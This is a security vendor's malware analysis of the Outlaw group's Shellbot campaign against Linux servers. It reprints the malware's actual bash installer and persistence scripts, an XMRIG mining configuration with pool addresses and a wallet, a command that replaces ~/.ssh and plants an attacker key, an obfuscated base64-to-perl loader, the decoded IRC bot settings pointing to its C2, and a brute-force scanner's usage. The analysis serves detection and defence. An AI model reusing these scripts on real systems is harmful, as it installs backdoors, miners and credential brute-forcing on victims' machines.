Outlaw is Back, a New Crypto-Botnet Targets European Organizations

April 28, 2020

Introduction

During our daily monitoring activities, we intercepted a singular Linux malware trying to penetrate the network of some of our customers. The Linux malware is the well-known "*Shellbot*", it is a crimetool belonging to the arsenal of a threat actor tracked as the *"Outlaw Hacking Group."*

The Outlaw Hacking Group was first spotted by TrendMicro in 2018 when the cyber criminal crew targeted automotive and financial industries. The Outlaw Botnet uses brute force and SSH exploit (exploit Shellshock Flaw and Drupalgeddon2 vulnerability) to achieve remote access to the target systems, including server and IoT devices.


The first version spotted by TrendMicro includes a DDoS script that could be used by botmaster to set-up DDoS for-hire service offered on the dark web.

The main component of this malware implant is a variant of "*Shellbot"*, a Monero miner bundled with a Perl-based backdoor, which includes an IRC-based bot and an SSH scanner. Shellbot is known since 2005 and even available on GitHub. Now, Shellbot has re-appeared in the threat landscape in a recent campaign, targeting organizations worldwide with a new IRC server and new Monero pools, so we decided to deepen the analysis.

Based on our findings, there are some similarities in both techniques and architectures with another cybercrime group, which appeared in the wild around 2012, most probably Romanian.

Technical Analysis

As previously mentioned, the infection chain starts with the hack of a Linux server, after a SSH brute-force attack as shown in Fig.1. The Access Logs include requests coming from different source IP addresses with a delay of about 30 seconds from each other. Using this trick, the bruteforce is able to bypass lockout login mechanisms such as *Fail2Ban.* Once the machine is fully compromised, the attacker will install a complete hacking suite, composed of an IRC bot, an SSH scanner, a bruteforce tool, and an XMRIG crypto-miner. All the malicious logic is opportunely managed by several bash or perl scripts.



```
Apr 15 18:58:43 [redacted] sshd[15335]: Invalid user storm from 81.17.16.114 port 59828
Apr 15 19:01:21 [redacted] sshd[15443]: Invalid user kiosk from 93.186.254.240 port 35848
Apr 15 19:01:37 [redacted] sshd[15455]: Invalid user ives from 192.144.207.22 port 51602
Apr 15 19:02:05 [redacted] sshd[15474]: Invalid user ubuntu from 51.75.254.172 port 34574
Apr 15 19:02:33 [redacted] sshd[15486]: Invalid user sym from 217.217.90.149 port 33902
Apr 15 19:02:51 [redacted] sshd[15503]: Invalid user lc from 49.235.37.232 port 35550
Apr 15 19:04:03 [redacted] sshd[15539]: Invalid user ftpuser from 123.1.157.166 port 40069
Apr 15 19:04:09 [redacted] sshd[15551]: Invalid user dzldblog from 50.231.37.15 port 44654
Apr 15 19:04:36 [redacted] sshd[15562]: Invalid user web28p3 from 103.48.193.7 port 50686
Apr 15 19:05:08 [redacted] sshd[15570]: Invalid user userftp from 54.37.10.101 port 39740
Apr 15 19:05:24 [redacted] sshd[15587]: Invalid user test from 88.204.214.123 port 48326
Apr 15 19:06:00 [redacted] sshd[15596]: Invalid user web from 139.59.94.24 port 58802
Apr 15 19:06:15 [redacted] sshd[15608]: Invalid user test1 from 118.136.76.8 port 52216
Apr 15 19:06:20 [redacted] sshd[15615]: Invalid user factoria from 201.48.192.60 port 39535
Apr 15 19:06:27 [redacted] sshd[15622]: Invalid user test from 150.109.147.145 port 51224
Apr 15 19:07:24 [redacted] sshd[15682]: Invalid user ventas from 159.65.172.240 port 49686
Apr 15 19:08:02 [redacted] sshd[15703]: Invalid user zq from 213.183.101.89 port 45052
Apr 15 19:11:52 [redacted] sshd[15871]: Invalid user fei from 81.17.16.114 port 43390
Apr 15 19:13:02 [redacted] sshd[15980]: Invalid user shuai from 51.75.254.172 port 55224
Apr 15 19:13:43 [redacted] sshd[15996]: Invalid user holy from 192.144.207.22 port 38068
Apr 15 19:14:02 [redacted] sshd[16012]: Invalid user kafka from 93.186.254.240 port 59524
Apr 15 19:14:30 [redacted] sshd[16036]: Invalid user alexis from 217.217.90.149 port 44926
Apr 15 19:16:36 [redacted] sshd[16088]: Invalid user duan from 50.231.37.15 port 54254
Apr 15 19:16:54 [redacted] sshd[16095]: Invalid user netscreen from 103.48.193.7 port 33902
Apr 15 19:17:23 [redacted] sshd[16111]: Invalid user gradle from 54.37.10.101 port 57624
Apr 15 19:17:33 [redacted] sshd[16123]: Invalid user db2inst1 from 118.136.76.8 port 54666
Apr 15 19:17:43 [redacted] sshd[16131]: Invalid user uwsgi from 88.204.214.123 port 41280
Apr 15 19:18:10 [redacted] sshd[16151]: Invalid user nishi from 150.109.147.145 port 40956
Apr 15 19:18:38 [redacted] sshd[16165]: Invalid user admin from 201.48.192.60 port 53053
Apr 15 19:18:46 [redacted] sshd[16172]: Invalid user admin from 139.59.94.24 port 52054
Apr 15 19:19:31 [redacted] sshd[16183]: Invalid user ts3 from 213.183.101.89 port 56320
Apr 15 19:20:04 [redacted] sshd[16190]: Invalid user test1 from 123.1.157.166 port 48334
Apr 15 19:21:11 [redacted] sshd[16205]: Invalid user spark from 159.65.172.240 port 47312
Apr 15 19:27:52 [redacted] sshd[16530]: Invalid user ubnt from 187.38.26.173 port 63790
Apr 15 19:28:39 [redacted] sshd[16557]: Invalid user mongouser from 118.136.76.8 port 57120
Apr 15 19:29:12 [redacted] sshd[16584]: Invalid user user0 from 50.231.37.15 port 35600
Apr 15 19:29:34 [redacted] sshd[16603]: Invalid user sss from 192.144.207.22 port 38844
Apr 15 19:29:41 [redacted] sshd[16618]: Invalid user sword from 54.37.10.101 port 47264
Apr 15 19:29:52 [redacted] sshd[16680]: Invalid user zn from 150.109.147.145 port 58978
Apr 15 19:31:29 [redacted] sshd[16801]: Invalid user hadoop from 159.65.172.240 port 38470
Apr 15 19:31:31 [redacted] sshd[16807]: Invalid user git from 139.59.94.24 port 45308
Apr 15 19:34:39 [redacted] sshd[17031]: Invalid user test from 213.183.101.89 port 43120
Apr 15 19:38:27 [redacted] sshd[17163]: Invalid user admin from 81.17.16.114 port 38744
```

Figure 1: Shellbot Bruteforcing

When the machine is completely infected, the installed files are the following:




Figure 2: Directory listing

The parent folder is an hidden directory named "*.rsync*", it includes three files and three sub-directories. The initial files are "*init*", "*init2*" and "*initall*". They are three bash scripts aimed at installing the three main components of the infection. The first component that is executed is "*initall*", its body is the following:

```
1 #!/bin/sh
2 rm -rf /tmp/.FILE
3 rm -rf /tmp/.FILE*
4 rm -rf /dev/shm/.FILE*
5 rm -rf /dev/shm/.FILE
6 rm -rf /var/tmp/.FILE
7 rm -rf /var/tmp/.FILE*
8 rm -rf /tmp/nu.sh
9 rm -rf /tmp/nu.*
10 rm -rf /dev/shm/nu.sh
11 rm -rf /dev/shm/nu.*
12 rm -rf /tmp/.F*
13 rm -rf /tmp/.x*
14 rm -rf /tmp/tdd.sh
15
16 pkill -9 go> .out
17 pkill -9 run> .out
18 pkill -9 tsm> .out
19 kill -9 `ps x|grep run|grep -v grep|awk '{print $1}'`> .out
20 kill -9 `ps x|grep go|grep -v grep|awk '{print $1}'`> .out
21 kill -9 `ps x|grep tsm|grep -v grep|awk '{print $1}'`> .out
22
23 killall -9 xmrig
24 killall -9 ld-linux
25 kill -9 `ps x|grep xmrig|grep -v grep|awk '{print $1}'`
26 kill -9 `ps x|grep ld-linux|grep -v grep|awk '{print $1}'`
27 cat init | bash
28
29 sleep 10
30 cd ~
31 pwd > dir.dir
32 dir=$(cat dir.dir)
33 if [ -d "$dir/.bashtemprc2" ]; then
34         exit 0
35 else
36         cat init2 | bash
37 fi
38 exit 0
```

Figure 3: Content of the initall" file

The script only has two macro functions, the first one is used to clean the victim machine from some other infections or other processes which could generate some type of collision during the execution. Then, the row 36 shows that the file "*init2*" is printed on the standard output and then executed.

```
pkill -9 go> .out
pkill -9 run> .out
pkill -9 tsm> .out
kill -9 `ps x|grep run|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep go|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep tsm|grep -v grep|awk '{print $1}'`> .out

pwd > dir.dir
dir=$(cat dir.dir)
crontab -r
cd $dir
chmod 777 *

rm -rf cron.d
cd a
nohup ./init0 >> /dev/null &
sleep 5s
nohup ./a >>/dev/null &
cd ..
cd b
nohup ./a >>/dev/null &
cd ..
cd c
nohup ./start >>/dev/null &
cd ..
cd $dir
#* */12 * * *
echo "* */23 * * * $dir/a/upd>/dev/null 2>&1
5 8 * * 0 $dir/b/sync>/dev/null 2>&1
@reboot $dir/b/sync>/dev/null 2>&1
0 0 */3 * * $dir/c/aptitude>/dev/null 2>&1" >> cron.d

sleep 3s

crontab cron.d
crontab -l
```

Figure 4: Content of the "init2" file

Fig. 4 shows the content of the *init2* script. Also in this case, the script runs three files, "*init0*", "*a*" from the folder "*b*", "*a*" from the folder "*c*" after cleaning pending processes. Then prepares the settings of the persistence using the "*crontab*" linux utility. As shown in the configuration of the job, the malware prepares a different configuration of task scheduling according to the module and file to be executed:

- "/a/upd" file is run every 23 days (line 28);
- "/b/sync" every sunday at 08:05AM (line 29)
- "/b/sync" at the reboot (line 30)
- "/c/aptitude" every three days (line 31)

The "a" Folder

The first folder to analyze is "a". This directory contains the crypto mining module named *kswapd0*. In this folder, the first one to be executed is the file "a". The script looks like the following:

```
#!/bin/sh
crontab -r
pwd > dir.dir
dir=$(cat dir.dir)
echo "#!/bin/sh
cd $dir
if test -r $dir/bash.pid; then
pid=\$(cat $dir/bash.pid)
if \$(kill -CHLD \$pid >/dev/null 2>&1)
then
exit 0
fi
fi
./run &>/dev/null" > upd

sysctl -w vm.nr_hugepages=$(nproc)

for i in $(find /sys/devices/system/node/node* -maxdepth 0 -type d);
do
    echo 3 > "$i/hugepages/hugepages-1048576kB/nr_hugepages";
done

modprobe msr

if cat /proc/cpuinfo | grep "AMD Ryzen" > /dev/null;
        then
                echo "Detected Ryzen"
                wrmsr -a 0xc0011022 0x510000
                wrmsr -a 0xc001102b 0x1808cc16
                wrmsr -a 0xc0011020 0
                wrmsr -a 0xc0011021 0x40
                echo "MSR register values for Ryzen applied"
elif cat /proc/cpuinfo | grep "Intel" > /dev/null;
        then
                echo "Detected Intel"
                wrmsr -a 0x1a4 6
                echo "MSR register values for Intel applied"
else
        echo "No supported CPU detected"
fi

chmod u+x upd
chmod 777 *
./upd
```

Figure 5: Content of the "a" file

The purpose of the script is to optimize the mining module by querying the information about the CPU through the reading of the "*/proc/cpu*" and when the manufacturer is retrieved the script provides to add some specific registry values depending by the vendor through the Model-Specific Register utility "*wrmsr*".

Then that the "*upd*" script is executed. The upd script is quite simple, it checks if the process is alive, otherwise the script " *run*" is executed.

```
#!/bin/sh
cd /home/esteban/.configrc/a
if test -r /home/esteban/.configrc/a/bash.pid; then
pid=$(cat /home/esteban/.configrc/a/bash.pid)
if $(kill -CHLD $pid >/dev/null 2>&1)
then
exit 0
fi
fi
./run &>/dev/null
```

```
#!/bin/bash
./stop
#./init0
sleep 10
pwd > dir.dir
dir=$(cat dir.dir)
ARCH=`uname -m`
        if [ "$ARCH" == "i686" ]; then
                nohup ./anacron >>/dev/null &
        elif [ "$ARCH" == "x86_64" ];   then
                ./kswapd0
        fi
echo $! > bash.pid
```

Figure 6: Content of "upd" on the left and "run" on the right

The executed crypto miner is the file named ""*kswapd0*" based on the famous XMRIG monero crypto miner. Following the fingerprint:

Hash	fd9007df08c1bd2cf47fb97443c4d7360e204f4d8fe48c5d603373b2b2975708
Threat	Cryptominer
Brief Description	XMRIG Cryptominer and SSH backdoor
Ssdeep	49152:10cWKu0K8CpxlJWhabW/////////In6C1NdvKODyYGhiDC61N04EXBJDJw5qjURX:+d08xrbW/////////viu6T0lXBJDJwE2

Table 1. Sample information

This component has two main functions:

1. Install a cryptoMiner worker: The main purpose of this elf file is the instantiation of a crypto-mining worker. It is a fork of XMRIG project, one of the most popular software to mine monero crypto values. This configuration works, as the original, with a configuration file written in json, named "*config.json*". In the following figure is reported a piece of pseudocode responsible of the loading of the configuration file:

```
cVar1 = fcn.00070e70(piVar3, puVar6, iStack136);
if (cVar1 == '\0') {
    fcn.00045d40(aiStack184, 0, "config.json");
    fcn.0001c690(puVar6, aiStack184[0]);
    if (aiStack184[0] != 0) {
        fcn.00162580();
    }
    param_2 = (int64_t *)fcn.00162378(200);
    fcn.00070f10(param_2);
    (**(code **)(*piVar3 + 8))(piVar3);
    placeholder_1 = puVar6;
    cVar1 = (**(code **)(*param_2 + 0x18))(param_2, puVar6, iStack136);
    piVar3 = param_2;
    if (cVar1 == '\0') {
        fcn.0001ca10(puVar6,
                     "\n{\n    \"api\": {\n        \"id\": null,\n        \"worker-id\": null\n    },\n    \"http\": {\n
                    );
        piVar5 = (int64_t *)fcn.00162378(200);
        fcn.00070f10(piVar5);
        (**(code **)(*param_2 + 8))(param_2);
        cVar1 = (**(code **)(*piVar5 + 0x18))(piVar5, puVar6, iStack136);
        placeholder_1 = puVar6;
        piVar3 = piVar5;
        if (cVar1 == '\0') {
            piVar3 = (int64_t *)0x0;
            (**(code **)(*piVar5 + 8))(piVar5);
            placeholder_1 = puVar6;
        }
    }
}
```

Figure 7: Pseudocode of the loaded configuration file

In the following figure is reported the configuration file with all monero parameters:

```
    "pools": [
        {
            "coin": "monero",
            "algo": null,
            "url": "debian-package.center:80",
            "user": "45BLAvLNayefqNad3tGpHKPzviQUYHF1mCapMhgRuiiAJPYX4KyRCVg9veTmckPN7bDebx51LCuDQYyhFgVbUMhc4qY14CQ",
            "pass": "x",
            "tls": false,
            "keepalive": true,
            "nicehash": true
        },
        {
            "coin": "monero",
            "algo": null,
            "url": "45.9.148.125:80",
            "user": "45BLAvLNayefqNad3tGpHKPzviQUYHF1mCapMhgRuiiAJPYX4KyRCVg9veTmckPN7bDebx51LCuDQYyhFgVbUMhc4qY14CQ",
            "pass": "x",
            "tls": false,
            "keepalive": true,
            "nicehash": true
        },
        {
            "coin": "monero",
            "algo": null,
            "url": "45.9.148.129:80",
            "user": "45BLAvLNayefqNad3tGpHKPzviQUYHF1mCapMhgRuiiAJPYX4KyRCVg9veTmckPN7bDebx51LCuDQYyhFgVbUMhc4qY14CQ",
            "pass": "x",
            "tls": false,
            "keepalive": true,
            "nicehash": true
        }
    ],
```

Figure 8: Piece of the configuration file with the evidences of user, pass and c2

2. Install a SSH backdoor: the second component is a routine responsible to set a ssh backdoor through the installation of an ssh fingerprint inside the authorized ssh keys file:

```
>cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0E
+0kX34uAx1RV/
75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66ny
mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~
```

Figure 9: Authorized ssh key

The “b” Folder

The “b” folder contains the backdoor logic. It is composed only by three files: “*a*”, *“run”*, *“stop*”. They are three bash scripts, which we start to analyze:

```
#!/bin/sh
pwd > dir.dir
dir=$(cat dir.dir)
cd $dir
./stop
echo "#!/bin/sh
cd $dir
./run">sync
chmod u+x sync
chmod u+x stop
chmod u+x ps
chmod u+x run
./run
```

Figure 10: Content of the “a” script file

The initial script is the file named “*a*”. It’s main purpose is to check the current working directory and save the file “*dir.dir*” in it, the next step is to launch the “*stop*” script to interrupt the execution of pending processes. In the end, it gives the execution permission and then execute the *run* script:

```
#!/bin/shnohup ./stop>>/dev/null &sleep 5echo "ENCODED-BASE64-PAYLOAD" | base64 --decode | perlcd ~ && rm -rf .ssh && mkdir .ssh 
AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+
mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh
```

Code Snippet 1

The *run* script executes another perl script encoded in base64 format. Then, it retries to store the same ssh key seen in Figure 8. Now let’s deep inside the perl script. After decoding the base64 wrapper, we obtain another level of obfuscation in perl leveraging the “*pack()*” instruction, as shown in the following Figure:

```
eval unpack u=>q{_"FUY("1P<F]C97-S;R`]("=R<WEN8R<["@HD<V5R=FED;W(])S0U+CDN,30X+CDY)R!U;FQE<W,@)'-
E<G9I_9&]R.PIM>2`D<&]R=&$])S0T,R<["FUY($!C86YA:7,]*"(C,#`W(BD["FUY($!A9&US/2@B<&]L;'DB+")M_;VQL>2(I.PIM>2!
`875T:#TH(FQO8V%L:&]S="(I.PH*;7D@)&QI;F%S7VUA>#TV.PIM>2`D<VQE97`],SL*_"FUY("1N:6-K(#T@9V5T;FEC:R@I.PIM>2`D:
7)C;F%M92`](&=E=&YI8VLH*3L*;7D@)')E86QN86UE(#T@_*&!U;F%M92`M86`I.PH*;7D@)&%C97-S;W-H96QL(#T@,3L*;7D@)'!
R969I>&\@/2`B(2`B.PIM>2`D97-T_871I<W1I8V%S(#T@,#L*;7D@)'!A8V]T97,@/2`Q.PH*;7D@)%9%4E-!3R`]
("<P+C)A)SL*"B1324=[)TE._5"=](#T@)TE'3D]212<["B1324=[)TA54"=](#T@)TE'3D]212<["B1324=[)U1%4DTG?2`](")1TY/
4D4G_.PHD4TE'>R=#2$Q$)WT@/2`G24=.3U)%)SL*)%-)1WLG4%,G?2`](")1TY/4D4G.PH*=7-E($E/.CI3;V-K_970["G5S92!3;V-
K970["G5S92!)3SHZ4V5L96-T.PIC:&1I<B@B+R(I.PHD<V5R=FED;W(](B1!4D=66S≠_(B!I9B`D05)'5ELP73L*)#`](B1P<F]C97-
S;R(N(EPP(CL*;7D@)'!I9#UF;W)K.PIE>&ET(&EF("1P:60[_"F1I92`B4')O8FQE;6$@8V]M(&\@9F]R:SH@)"$B('5N;&5S<R!
D969I;F5D*"1P:60I.PH*;7D@)6ER8U]S_97)V97)S.PIM>2`E1$-#.PIM>2`D9&-C7W-E;"`](&YE=R!)3SHZ4V5L96-
T+3YN97<H*3L*"@H*"G-U8B!G_971N:6-K('L*("!
```

Figure 11: Piece of the packed script

However it is very easy to decode obtaining the real malicious code:

```perl

my $processo = 'rsync';

$servidor='45.9.148.99' unless $servidor;
my $porta='443';
my @canais=("#007");
my @adms=("polly","molly");
my @auth=("localhost");

my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = (`uname -a`);

my $acessoshell = 1;
my $prefixo = "! ";
my $estatisticas = 0;
my $pacotes = 1;

my $VERSAO = '0.2a';

$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';

use IO::Socket;
use Socket;
use IO::Select;
chdir("/");
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\0";
```

Figure 12: Piece of the ShellBot client

It is ShellBot malware, one of the most famous IRC bot for Linux. This ShellBot contains all the communication logic to communicate with the C2 with the IRC protocol. It is interesting to notice that the C2 45.9.148[.#99 uses an unusual port to manage the IRC protocol, the 443, commonly associated with the HTTPS protocol. The channel is "#007" and the administrators' nicknames from which receive the commands "polly" and "molly". We try to connect it in order to estimate the number of the victims, but unfortunately, the server does not seem to be active at the time of writing.

The IRC server is on the same subnet of the other C2s and all belong to "*Nice IT Service Group*" a provider from the Netherlands. The C2 deploys an "*Unreal ircd*" server (Fig. 13). It is funny to notice the string *"warez.de*" inside the demon banner. *Warez.de* is an historical and famous deutsche community of gaming crackers and hackers.

45.9.148.99

Country	Netherlands
Organization	Nice IT Services Group Inc.
ISP	Nice IT Services Group Inc.
Last Update	2020-04-15T01:50:27.854562
ASN	AS49447

Ports

443

Services

443
tcp
https

Unreal ircd

```
:warez.de NOTICE AUTH :*** Looking up your hostname...
:warez.de NOTICE AUTH :*** Couldn't resolve your hostname; usi
ad
```

Figure 13: some information about IRC C2

The "c" Folder

Then, the *init2* script (in Figure 4), execute *c/start*, as shown in below Figure. The *start* scripts execute "*run*" renaming it as "*aptitude*" in order to go unnoticed among processes list.

```
#!/bin/sh
pwd > dir.dir
dir=$(cat dir.dir)
cd $dir
chmod 777 *
rm -rf n
echo "1">n

echo "#!/bin/sh
cd $dir
./run &>/dev/null" > aptitude
chmod u+x aptitude
chmod 777 *
./aptitude >> /dev/null &

exit 0
```

Figure 14: Content of “run” script file

The “*run*” script (shown in Fig. 14) performs a first check on CPU architecture and a second one on the number of processors. If the bot is running on a 64 bit system with less than seven processors the “*go*” script is executed. On line 17 another control is performed: if the system is 32 bit without the check on the number of processors as in this case. It is not clear why the malware performs these kind of checks.

```
1 #!/bin/bash
2 PR=1
3 PR=$(cat /proc/cpuinfo | grep model | grep name |
4
5 ARCH=`uname -m`
6 if [ "$ARCH" == "x86_64" ]; then
7         if [ $PR -lt 7 ]; then
8                 sleep 15
9                 ./stop
10                sleep 3
11                RANGE=240
12                s=$RANDOM
13                let "s %= $RANGE"
14                sleep $s
15                #nohup ./golan >>/dev/null &
16                #sleep 20m &&
17                nohup ./go >>/dev/null &
18        fi
19        if [ $PR -gt 7 ]; then
20                #sleep 15
21                #./stop
22                sleep 3
23                #nohup ./golan >>/dev/null &
24        fi
25 else
26        #nohup ./golan >>/dev/null &
27        #sleep 20m &&
28        nohup ./go >>/dev/null &
29 fi
```

Figure 15: Content of run script

The “*go*” script performs some preliminary operations before starting the “*tsm*” component as shown in Figure 16. The script checks the architecture and, based on this, defines the number of threads. If it is running on arm architecture, the number of threads is set to 75 (as shown in line 9), otherwise the number of threads is set to 515 (as shown by line 5).

```bash
#!/bin/bash
dir=`pwd`
cd $dir

threads=515

ARCH=`uname -m`
if [[ "$ARCH" =~ ^arm ]]; then
        threads=75
fi



                while :
                do
                touch v
                rm -rf p
                rm -rf ip
                rm -rf xtr*
                rm -rf a a.*
                rm -rf b b.*

                sleep $[ ( $RANDOM % 30 )  + 1 ]s
                timeout 3h ./tsm -t $threads -f 1 -s 12 -S 10 -p 0 -d 1 p ip

                sleep 3
                rm -rf xtr*
                rm -rf ip
                rm -rf p
                rm -rf .out
                rm -rf /tmp/t*
                done
exit 0
```

Figure 16: Content of go script

The "tsm" Module: a Multistage SSH-Bruteforcer

At this point, the script starts the "*tsm*" module. This module is a sort of network scanner and bruteforcer named " *Faster Than Lite*" (Fig. 17). FTL doesn't seem to be an *off-the-shelf* tool. Probably is a tool sold on criminal dark forum rather then a custom tool made by this Criminal Actor due to the existence of a help menu as shown in Fig. 17.


```
======================================================================
---------------------->Faster than light<-----------------------------
--------------------->use only for testing<---------------------------
======================================================================
Use: scan [OPTIONS] [[USER PASS]] FILE] [IPs/IPs Port FILE]
Options:
        -t [NUMTHREADS]: Change the number of threads used. Default is 10
        -m [MODE]: Change the way the scan works. Default is 1
        -f [FINAL SCAN]: Does a final scan on found servers. Default is 2
        Use -f 1 for A.B class /16. Default is 2 for A.B.C /24
        -i [IP SCAN]: use -i 0 to scan ip class A.B. Default is 1
        if you use -i 0 then use ./scan -p 22 -i 0 p 192.168 as agrument for ip file
        -m 0 for non selective scanning
        -P 0 leave default password unchanged. Changes password by default.
        -s [TIMEOUT]: Change the timeout. Default is 6
        -S [2ndTIMEOUT]: Change the 2nd timeout. Default is 6
        -p [PORT]: Specify another port to connect to. 0 for multiport
        -c [REMOTE-COMMAND]: Command to execute on connect. Use ; or && with commands
        -h : Show this help
        -H 1: For extra help
======================================================================
Use: ./scan -t 202 -s 5 -S 5 p ip -c "uname"
Use: ./scan -t 202 -s 5 -S 5 -i 0 -p 22 p 192.168
The example above will scan 192.168 port 22 and brute force the IP list.
Use: ./scan -t 202 -s 5 -S 5 -p 0 p ip - for "ip port" file
Use: ./scan -t 202 -s 5 -S 5 -p 23 -m 0 p ip - for other protocols
======================================================================
```

Figure 17: "Faster Than Light" payload evidence

The "*tsm*" tool is then executed with the following parameters:

> **timeout 3h ./tsm -t $threads -f 1 -s 12 -S 10 -p 0 -d 1 p ip**

Let's explain this configuration: ***timeout 3 h*** means that the script executes for 3 hours. ***-f 1*** for A.B class /16 scan, ***-s 12*** is the timeout between 2 requests, 12 seconds in this case, probably to overcome some login lock mechanisms. The ***-S 10*** is the second timeout set to 10 seconds, however is not clear the usage of the second timeout. The ***-p*** *parameter*defines the port to connect to, setting this parameter to 0 means "multiport", as also stated by the help. The ***-d*** parameter is not present in the help menu, this is an indicator that this tool maybe is under development and is not yet mature (due to the presence of debug information), but "works as expected". The definition of **p ip** means to read "ip port" file, namely the file which is downloaded by one of the two C2 with encrypted multiple SSH requests as shown by Fig. 18. This is the "**Stage 1**".



187	38.233508173	45.9.148.125	10.0.2.15	TCP	60	22 → 53552 [ACK] Seq=77402 Ack=2330 Win=65535 Len=0
188	38.278601218	45.9.148.125	10.0.2.15	SSHv2	1506	Server: Encrypted packet (len=1452)
189	38.278740735	10.0.2.15	45.9.148.125	TCP	54	53552 → 22 [ACK] Seq=2330 Ack=78854 Win=65535 Len=0
190	38.281344304	45.9.148.125	10.0.2.15	SSHv2	2750	Server: Encrypted packet (len=2696)
191	38.281390716	10.0.2.15	45.9.148.125	TCP	54	53552 → 22 [ACK] Seq=2330 Ack=81550 Win=65535 Len=0
